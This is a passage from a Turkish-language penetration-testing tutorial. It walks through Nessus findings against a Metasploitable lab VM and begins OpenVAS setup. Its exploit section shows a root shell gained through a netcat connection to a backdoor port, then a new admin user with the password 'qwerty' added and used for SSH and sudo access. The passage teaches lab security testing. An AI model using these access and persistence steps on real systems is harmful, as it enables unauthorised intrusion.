


Bundan sonraki bölümde, yaptığımız zafiyet taramasıyla ilgili daha detaylı bir incelemede bulunacağız.

Metasploitable tarama sonuçlarının incelenmesi

Biraz önce tamamladığımız ve yüzeysel olarak baktığımız tarama sonuçlarını artık daha detaylı inceleyebiliriz. Bizim için özellikle kritik seviyedeki açıklıklar çok önemli. Zira bunlar yüksek oranda başarılı bir sızma sağlayabilecek açıklıklar. Şimdi en üstteki açıklığa tıklayarak detaylarını inceleyelim.

Apache Tomcat Manager Common Administrative Credentials




Description: “Açıklama” kısmında ilgili açıklığın detayları anlatılıyor. Burada anlatılan, Tomcat sunucusu için herkesçe bilinen kullanıcı adı ve şifrelerin kullanılmış olduğu. Bu kullanıcı adı ve şifreyi kullanarak uzaktan Tomcat kullanıcısı yetkileriyle kod çalıştırmamızın ve sistemi ele geçirmemizin mümkün olabileceği anlatılıyor.

Solution: “Çözüm” kısmında bu açıklığı gidermek için ilgili kullanıcı adı ve şifreyi “tomcat-users.xml” dosyasından değiştirmemiz gerektiği yazıyor.

See Also: “Daha fazlasına bak” kısmında daha detaylı bilgi edinmek için inceleyebileceğimiz adresler listeleniyor.

Plugin Details: Nessus’un bu açıklıkla ilgili eklenti detaylarını veriyor.

Risk Information: “Risk bilgisi” kısmında riskle ilgili değerlendirme yapılıyor. Burada “Risk Factor” kritik olduğu, CVSS (Common Vulnerability Scoring System) puanının 10 üzerinden 10 olduğu belirtiliyor. Yani olabilecek en yüksek puanı aldığı için bu açıklıkla sızmanın kesinlikle başarılı olduğu sonucu ortaya çıkıyor.



Output: “Çıktı” kısmında gördüğünüz gibi hangi adres üzerinden hangi kullanıcı adı ve şifreyle girebileceğiniz gösteriliyor.


Vulnerability Information: “Zafiyet bilgisi” kısmında sızma yapılıp yapılamayacağının bilgisi veriliyor.

Exploitable With: Ne ile sızma sağlanabileceğinin bilgisi veriliyor. Bu örnekte Metasploit ve Core Impact yazılımlarıyla sızma sağlanabileceği belirtilmiş.

Reference Information: “Referans bilgisi” kısmında bu açıklıkla ilgili referans bilgileri ve daha fazla detaya ulaşılabiliyor.

Şimdi de dördüncü sırada çok ilginç görünen bir açıklığı inceleyelim.

Rogue Shell Backdoor Detection



Description: Açıklama kısmında bir portun dinlemede olduğu ve bağlanıp komut çalıştırabileceği anlatılıyor.

Output: "id" komutu kullanıcı olarak "root" döndürüyor. Yani sadece bu porta bağlanarak en üst seviyede yetkili işlemlerinizi yapabilirsiniz.

Sızma ve ele geçirme, taramalar bittikten sonraki bir bölüm olsa da bu kadar büyük bir açıktan faydalanmayı denemeden devam etmek olmaz düşüncesiyle nasıl bilgisayara girip istediğimizi yapabileceğimize bir bakalım.

Port detayına baktığımızda bu açığın 1524 numaralı portta yer aldığını görüyoruz. Herhangi bir porta bağlanmak için "nc" komutunu kullanabilirsiniz. Kullanım şekli "# nc IPadresi portnumarası". Şimdi aşağıdaki komutla Metasploitable 1524 numaralı porta bağlanmayı deniyoruz.

```
# nc 10.10.56.2 1524

root@metasploitable:/#
```

Yukarıda gördüğünüz üzere bağlandı ve bizden komut bekliyor. Şimdi "id" komutuyla kim olarak göründüğümüze bakalım.

```
# root@metasploitable:/# id

uid=0(root) gid=0(root) groups=0(root)
```

Görüldüğü üzere root yetkisiyle çalışıyoruz. Aslında şu andan itibaren başka bir sızma veya açık arama yöntemini denemeye bile gerek yok çünkü istediğimiz

her şeyi yapabilecek durumdayız. Deneme olarak bir kullanıcı oluşturalım, root yetkisi verelim ve ssh ile bağlanalım.

Kullanıcıyı “# adduser kullanıcı adı” ile oluşturuyoruz. Aşağıdaki detayda test kullanıcısı oluşturduk. Sonra şifre olarak qwerty girdik. Bütün soruları “enter” tuşuna basarak geçtik. “Other []:” kısmından sonra bir şey sormadan bekliyor. “Y” tuşuna basıp “enter” ile bitirdik.

```
root@metasploitable:/# adduser test

Adding user `test' ...

Adding new group `test' (1003) ...

Adding new user `test' (1003) with group `test' ...

The home directory `/home/test' already exists. Not copying
from `/etc/skel'.

Enter new UNIX password: qwerty

Retype new UNIX password: qwerty

passwd: password updated successfully

Changing the user information for test

Enter the new value, or press ENTER for the default

   Full Name []:

   Room Number []:

   Work Phone []:

   Home Phone []:

   Other []:

y

Is the information correct? [y/N]
```

Kullanıcının root yetkisini alabilmesi için /etc/sudoers dosyasına bakıp hangi grupların bütün yetkilere sahip olduğunu görmemiz gerekiyor. “# cat dosya_adi” ile detaylara bakalım. Aşağıda görüldüğü üzere admin grubunun bütün yetkileri var.

```
root@metasploitable:/# cat /etc/sudoers

# /etc/sudoers

#

# This file MUST be edited with the 'visudo' command as root.

#

# See the man page for details on how to write a sudoers
file.

#


Defaultsenv_reset


# Uncomment to allow members of group sudo to not need a
password

# %sudo ALL=NOPASSWD: ALL


# Host alias specification


# User alias specification


# Cmnd alias specification


# User privilege specification

root    ALL=(ALL) ALL


# Members of the admin group may gain root privileges

%admin ALL=(ALL) ALL
```

Kullanıcıya “# adduser kullanıcıadı grup” ile yetki veriliyor. Burada kullanıcıyı “admin” grubuna ekleyerek kullanıcının her şeyi yapabilmesini sağlıyoruz.

```
root@metasploitable:/# adduser test admin

Adding user `test' to group `admin’ ...

Adding user test to group admin

Done.
```

Bu adım da tamamlandığına göre başka bir Terminal penceresi açarak ssh denememizi yapabiliriz. “# ssh kullanıcıadı@IPadresi” ile bağlantı sağlıyoruz. İlk bağlantıda devam edip etmek istemediğimizi soracak; “yes” yazıp “enter” ile devam ediyoruz. Sonra şifreyi girip bağlantıyı tamamlıyoruz. Aşağıda görüldüğü üzere bağlantı sağlandı.

```
# ssh test@10.10.56.2

The authenticity of host '10.10.56.2 (10.10.56.2)' can't be
established.

RSA key fingerprint is
56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '10.10.56.2' (RSA) to the list of
known hosts.

test@10.10.56.2's password:

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10
13:58:00 UTC 2008 i686



The programs included with the Ubuntu system are free
software;

the exact distribution terms for each program are described
in the

individual files in /usr/share/doc/*/copyright.



Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by

applicable law.
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
```

Şimdi root yetkisine geçelim. Aşağıda görüldüğü üzere “id” yazdığımızda root yetkisinde olmadığımızı görüyoruz. “sudo -i” komutunu çalıştırdığımızda şifre bile sormuyor. Sonra tekrar “id” yazdığımızda artık root olduğumuzu görüyoruz.

```
test@metasploitable:~$ id
uid=1003(test) gid=1003(test) groups=112(admin),1003(test)
test@metasploitable:~$ sudo -i
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Bundan sonra yapacaklarımız Linux bilgimizle sınırlı.


Nessus tarama sonuçlarını maalesef tek tek inceleyemeyeceğiz; zira bu inceleme başlı başına yüzlerce sayfa gerektiriyor.

OpenVAS

Kullanabileceğimiz zafiyet tarama yazılımlarından biri de OpenVAS ve bu yazılım tamamen ücretsiz. Kali ile kurulu geliyor ancak OpenVAS hizmetini başlatmadan önce bazı ayarlar yapmamız gerekiyor.


OpenVAS’ı çalıştırmadan önce yapılacak ayarlar


Daha önceki Kali versiyonlarında OpenVAS çalıştırılmadan önce yapılması gereken bir hayli ayar vardı. Kali 2.0 ile birlikte bütün bu işlemler tek komutla yapılacak şekilde otomatize edildi. OpenVAS ayarlarını yaparken kullanacağımız komut "openvas-initial-setup". Yalnız bu komutu çalıştırırken Kali bilgisayarımızın internete bağlı olması gerekiyor. İnternet bağlantısı olmasa da OpenVAS düzgün yapılandırılacaktır ama pluginleri indiremeyeceği için taramalarımız boş sonuç dönecektir. Bunun için öncelikle ağ bağlantısını NAT'a çekebiliriz. Daha sonra aşağıda görüldüğü gibi sol üstten Applications → Vulnerability Analysis → "openvas initial setup" sekmesine tıklıyoruz. Bu komut çalıştırılınca OpenVAS ayarlarını kontrol edip eksiklikleri tespit ediyor ve düzeltiyoruz. Açılan Terminal ekranında yapılan işlemlerin detaylarını göreceksiniz. İnternetten pluginler de indirildiği için bu işlem biraz uzun sürebilir. Bu esnada bir kahve molası verebiliriz.



Ayarlar yapılandırıldıktan sonra web arayüzü için bir kullanıcı adı ve karmaşık bir parola oluşturup bize söylüyor. Ekrana yazılan u hesap bilgilerini almayı unutmayın. Bundan sonra OpenVAS servisini başlatmamız gerekiyor. Bunun için Applications → Vulnerability Analysis → "openvas start" seçeneğine tıklıyoruz. Servis başladıktan sonra "https://127.0.0.1:9392" adresini internet gezgininde

açıyoruz. Kullanıcı adı “admin” ve şifreyi de Terminal ekranında çıkan karmaşık şifre olarak girebiliriz. Giriş yaptıktan sonra sağ üstte “admin” yazısına tıklayıp şifremizi değiştirebiliriz.





OpenVAS ile tarama

OpenVAS ile tarama yaparken aşağıdaki adımları takip etmemiz gerekiyor:

- Hedef oluştur.


- Yeni bir tarama görevi oluştur.

- Taramayı başlat.


- 30 saniyede bir ekranı yenilemeye ayarla ve sonuçları izle.

Şimdi bu adımlar üzerinden tek tek geçerek tarama yapalım.

1. Hedef oluştur: Üst menüden Configuration → Targets adımlarını takip ediyoruz. Karşımıza çıkan ekranda, şekilde görüldüğü üzere yıldızlı ikonu seçerek hedef oluşturma ekranına geliyoruz.

